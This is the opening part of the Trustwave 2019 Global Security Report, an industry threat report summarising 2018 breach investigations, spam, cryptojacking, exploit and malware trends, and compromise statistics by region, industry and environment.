Trustwave®

2019 Trustwave Global Security Report

> The real significance of crime is in its being a breach of faith with the community of mankind.
>
> *Joseph Conrad*

Introduction

One of our favorite things about publishing the Trustwave Global Security Report each year is that it is, at heart, a crime story much like those that have enthralled generations of readers, listeners and viewers since the birth of mass media.


Our mission to protect our clients from security risks drives us to look beyond the statistics and figures to the people and forces behind them. We seek to understand not only what the attacks are and where they come from but also who is doing the attacking, why, how, and what they plan to do in the future. Along the way, we've developed a body of information about the cybercriminal element in all its manifestations – from menacing to innocuous and from clever to foolish. It is this understanding, as much as the trends and patterns we glean from our investigations and data gathering, that informs this report.

This year, we explore several of the criminal schemes and trends that likely have impacted your organization, from sextortion to cryptojacking to CMS exploitation. The Data Compromises section summarizes our findings from the data breach investigations we conducted for clients around the world. In Threat Intelligence, we discuss the latest activity in email threats, web-based attacks, exploits and malware. Lastly, in The State of Security we examine developments in the database, network and application threat landscape.

It is our privilege to present the 2019 Trustwave Global Security Report, our latest contribution to one of the most important crime stories of our time. Use the vast insights and hard data contained in this report to help bolster your security posture and better understand the nature of the threats we face today. No one knows what the next chapter will hold, but we're always watching.

Executive Summary

Trustwave investigated breaches affecting thousands of locations across 19 countries in 2018


30%
North America
8%
Latin America and the Caribbean
27%
Europe, the Middle East and Africa
35%
Asia-Pacific

Data Compromise

MEDIAN NUMBER OF DAYS BETWEEN INTRUSION AND DETECTION FOR INTERNALLY DETECTED INCIDENTS

11

MEDIAN NUMBER OF DAYS BETWEEN INTRUSION AND DETECTION FOR EXTERNALLY DETECTED INCIDENTS

83 → 55

2017 2018

INDUSTRIES MOST AFFECTED

18%
Retail

11%
Financial

MOST COMMON TYPES OF DATA BREACHES TARGETED

25%

Card-not-present (CNP) data, mostly from payment cards used in e-commerce transactions

22%

Financial and user credentials combined

Phishing

Phishing and other social-engineering techniques were the most common methods of compromise in 2018 across every type of environment, other than e-commerce (code injection).

46%
of corporate/ internal network compromises

60%
of both point-of-sale and cloud compromises

Utilities

0% ↗ **7%**


2016 & 2017 | 2018

Utilities, which did not account for any incidents we investigated in 2016 or 2017, made up 7 percent of the incident caseload in 2018

Incidents involving POS systems were down significantly from 2017, as merchants in North America began to catch up to the rest of the world in terms of adherence to EMV (Europay, Mastercard and Visa) chip-card standards

Email Attacks

PERCENTAGE OF ALL INBOUND EMAIL THAT WAS SPAM




84%

The percent of business email compromise (BEC) messages that do not spoof the address in the 'From' field

30% of spam promoted phony dating sites and services, followed by pharmaceutical and health products at 23% and job offers at 15%

THE PERCENTAGE OF SPAM MESSAGES THAT CONTAINED MALWARE



A significant shift in focus for Necurs, the largest spamming botnet, from indiscriminate large-scale spamming to shorter, more-targeted campaigns contributed to the decline

38%

The percent of malware spam that leveraged Microsoft Office docs, mainly through the use of macros in Word and Excel

"Sextortion" scam emails suddenly accounted for roughly 10% of all spam in late 2018 after such messages were essentially non-existent in 2017

Web Attacks

Cryptojacking

Cryptojacking is a relatively new form of attack in which the attacker plants JavaScript code on a compromised website that forces computers of visitors to the site to silently mine for cryptocurrency.

Coin mining via JavaScript is theoretically legitimate, but many coin-mining services do not require informed consent from site visitors, making them attractive to cryptojackers

84% The percent of coin-miner installations observed with keys in use on four or more separate domains, a strong indicator of cryptojacking

THE PERCENT OF COIN-MINER INSTALLATIONS TRUSTWAVE OBSERVED THAT USED THE NOW-DEFUNCT COINHIVE SERVICE

97%

2,585

The number of sites found tied to one particular coinmining key in 2018

Exploits

Meltdown, Spectre and Foreshadow

These vulnerabilities disclosed in 2018 revealed significant implications for the CPUs that run most of the world's computers.

- They are examples of speculative execution vulnerabilities, which take advantage of features in modern CPUs that improve performance by anticipating and executing certain instructions before they are requested
- In most cases, mitigating the vulnerabilities requires negatively impacting the CPUs' performance to some degree

Drupalgeddon2

The Drupalgeddon2 vulnerability affecting the Drupal CMS, which was significant enough to motivate the Drupal team to publish patches for unsupported versions, has been used to mount cryptojacking attacks against popular websites

In April, criminals used a border gateway protocol (BGP) to redirect DNS lookups for a popular cryptocurrency wallet site to a rogue site for two hours, resulting in the theft of approximately USD $150,000 from numerous victims

In May, Trustwave SpiderLabs researchers released details of a weakness in the Electron framework that can enable remote code execution

The exploit kit marketplace was largely moribund in 2018, but indications toward the end of the year suggest exploit kit makers may be preparing for a comeback


Trustwave®

Malware

1,250%

The size of the percentage increase in coin-miner malware discovered during Trustwave breach investigations, up to 2.7% of malware samples in 2018 from 0.2% in 2017

Percentage of malware samples Trustwave examined using...



obfuscation to avoid detection

persistence techniques to reload after a reboot

built-in mechanisms to exfiltrate stolen data back to the attacker

Database and Network Security

NUMBER OF VULNERABILITIES PATCHED IN FIVE OF THE MOST COMMON DATABASE PRODUCTS

119	148
2017	2018

4.8% Percent of computers Trustwave network vulnerability scanning systems analyzed that still supported the insecure TLS v. 1.0 protocol in 2018, down from 5.0% in 2017

Support for both SSLv3 and TLSv1 by PCI installations declined significantly following the June 30 Payment Cared Industry Data Security Standard (PCI DSS) industry deadline for implementing stronger security

Application Security

100%

percentage of web applications Trustwave application scanning services tested in 2018 that displayed at least one vulnerability

15

MEDIAN NUMBER OF VULNERABILITIES DETECTED PER APPLICATION

9%

PERCENTAGE OF VULNERABILITIES TRUSTWAVE DETECTED THAT WERE CLASSIFIED AS HIGH RISK OR CRITICAL

Data Compromises


In this section, we discuss findings from Trustwave investigations of security compromises and data breaches affecting enterprise environments in 2018. While these statistics are highly dependent on investigation details, we find they provide an interesting overview of where and how attackers concentrated their efforts and insight as to what the future might hold.

Compromise Demographics

The observations in this section are from investigations the SpiderLabs at Trustwave team conducted of malicious data breaches affecting thousands of computer systems in 19 different countries.

Attackers appeared to shift their focus from the Americas to Asia-Pacific (APAC), mainly Australia, Singapore and Hong Kong. Several major data breaches affecting high-profile businesses based or regionally headquartered there demonstrate the increasing interest attackers are taking in that part of the world.


COMPROMISES BY REGION




Compromises by Industry

The incidents we investigated occurred across many different economic sectors. The largest share of incidents involved the retail industry, with traditional brick-and-mortar retailers and e-commerce environments at about 18 percent of the total, followed by finance at 11 percent. The hospitality industry ranked third at 10 percent of incidents, down from 12 percent in 2017.

Utilities, which did not account for any incidents we investigated in 2016 or 2017, were responsible for 7 percent of incidents in 2018. Compromises affecting utilities are troubling: Service disruptions can endanger or inconvenience thousands of people or more, which is why state actors and others actively target critical infrastructure sectors, such as electricity, water and communications.



Compromises by Environment




Most of the incidents Trustwave investigated included corporate and internal networks, at 57 percent of the total, up from 50 percent in 2017. Incidents involving e-commerce infrastructures decreased slightly to 27 percent. As we explain in the "Email Threats" section, attacks on corporate environments increasingly seek direct financial reward in the form of business email compromises (BEC), also known as CEO fraud, in addition to more typical network attacks.

Point-of-sale (POS) systems comprised 9 percent of occurrences, down significantly from 20 percent in 2017. This continues the trend since the push toward EMV chip cards gained traction in Europe and APAC in 2014 and 2015. (EMV stands for Europay, Mastercard and Visa, the companies responsible for developing the chip standard.) With the United States being one of the few developed countries still accepting magnetic-stripe transactions, it has been the only country in which we have seen significant POS compromises in the past four years.

This year, we added "cloud" systems, such as software-as-a-service (SaaS), as an environment ripe for attacks on infrastructure. Cloud services have traditionally fallen outside the category of the simple cloud-hosted servers that account for most of our e-commerce investigations. While compromises of cloud systems currently make up only a small percentage of the total compromises, we believe they are indicative of things to come.

Compromises by Motivation or Type of Data Targeted



About 25 percent of incidents targeted card-not-present (CNP) payment-card data, mostly from e-commerce environments. Overall, payment-card data comprised 36 percent of incidents, including track (magnetic stripe) data at 11 percent. Incidents seeking payment-card data decreased substantially over the past few years, down from 41 percent in 2017 and 57 percent in 2016. The decline in track data correlates to the decrease in incidents involving POS systems; although, the rise in e-commerce data makes up for much of the track data decline.

Incidents attacking financial and user credentials made up 22 percent of the caseload, up from 16 percent in 2017. Spear-phishing attacks and the rise in BEC contributed to the increased prevalence of such incidents.

Cases targeting cash decreased slightly in 2018. Victims of cash attacks are typically banks and other financial institutions. Attackers attempt to manipulate their systems to withdraw large quantities of cash from ATMs. For more details on these see our detailed report on "Post-Soviet Bank Heists".


We're tracking cryptomining as a category for the first time this year because of the significant increase in attacks that target CPUs to use for cryptocurrency mining. Attackers who compromise a computer for cryptomining will often also steal any additional data of value they find. Likewise, criminals looking seeking valuable data will often comprise a computer for cryptomining.

Compromises by Environment

We classify the IT environments in which breaches occur in the following categories:


- **Corporate and internal network environments** comprise enterprise networks in general and can include sensitive data originally collected in a POS or e-commerce environment.
- **POS environments** include the dedicated "cash registers" where businesses accept payment for in-person retail transactions. POS terminals process payment cards using magnetic-stripe scanners and EMV chip-card readers. Most terminals run versions of the Windows Embedded or Linux operating systems customized for POS devices, and they are usually networked to transmit card and sales data to a centralized location and/or a financial institution.
- **E-commerce environments** include web server infrastructures dedicated to sites that process payment information and/or personally identifiable information (PII).
- **Cloud environments,** as explained previously, refer specifically to cloud-hosted SaaS services.

Unsurprisingly, attacks on corporate and internal networks targeted a range of data types, while attacks on e-commerce environments heavily sought card-not-present data and POS attacks pursued card-track data.




Corporate/Internal Network

32%	Financial/User Credentials
20%	Proprietary
14%	Cash
10%	PII
7%	Ransom
5%	CNP (E-Commerce)
5%	Card Track Data
5%	Other
2%	Cryptomining




POS

83%	Card Track Data
17%	Proprietary



E-Commerce

84%	CNP (E-Commerce)
11%	PII
5%	Cryptomining




Cloud

49%	Financial/User Credentials
17%	Proprietary
17%	Cryptomining
17%	Other

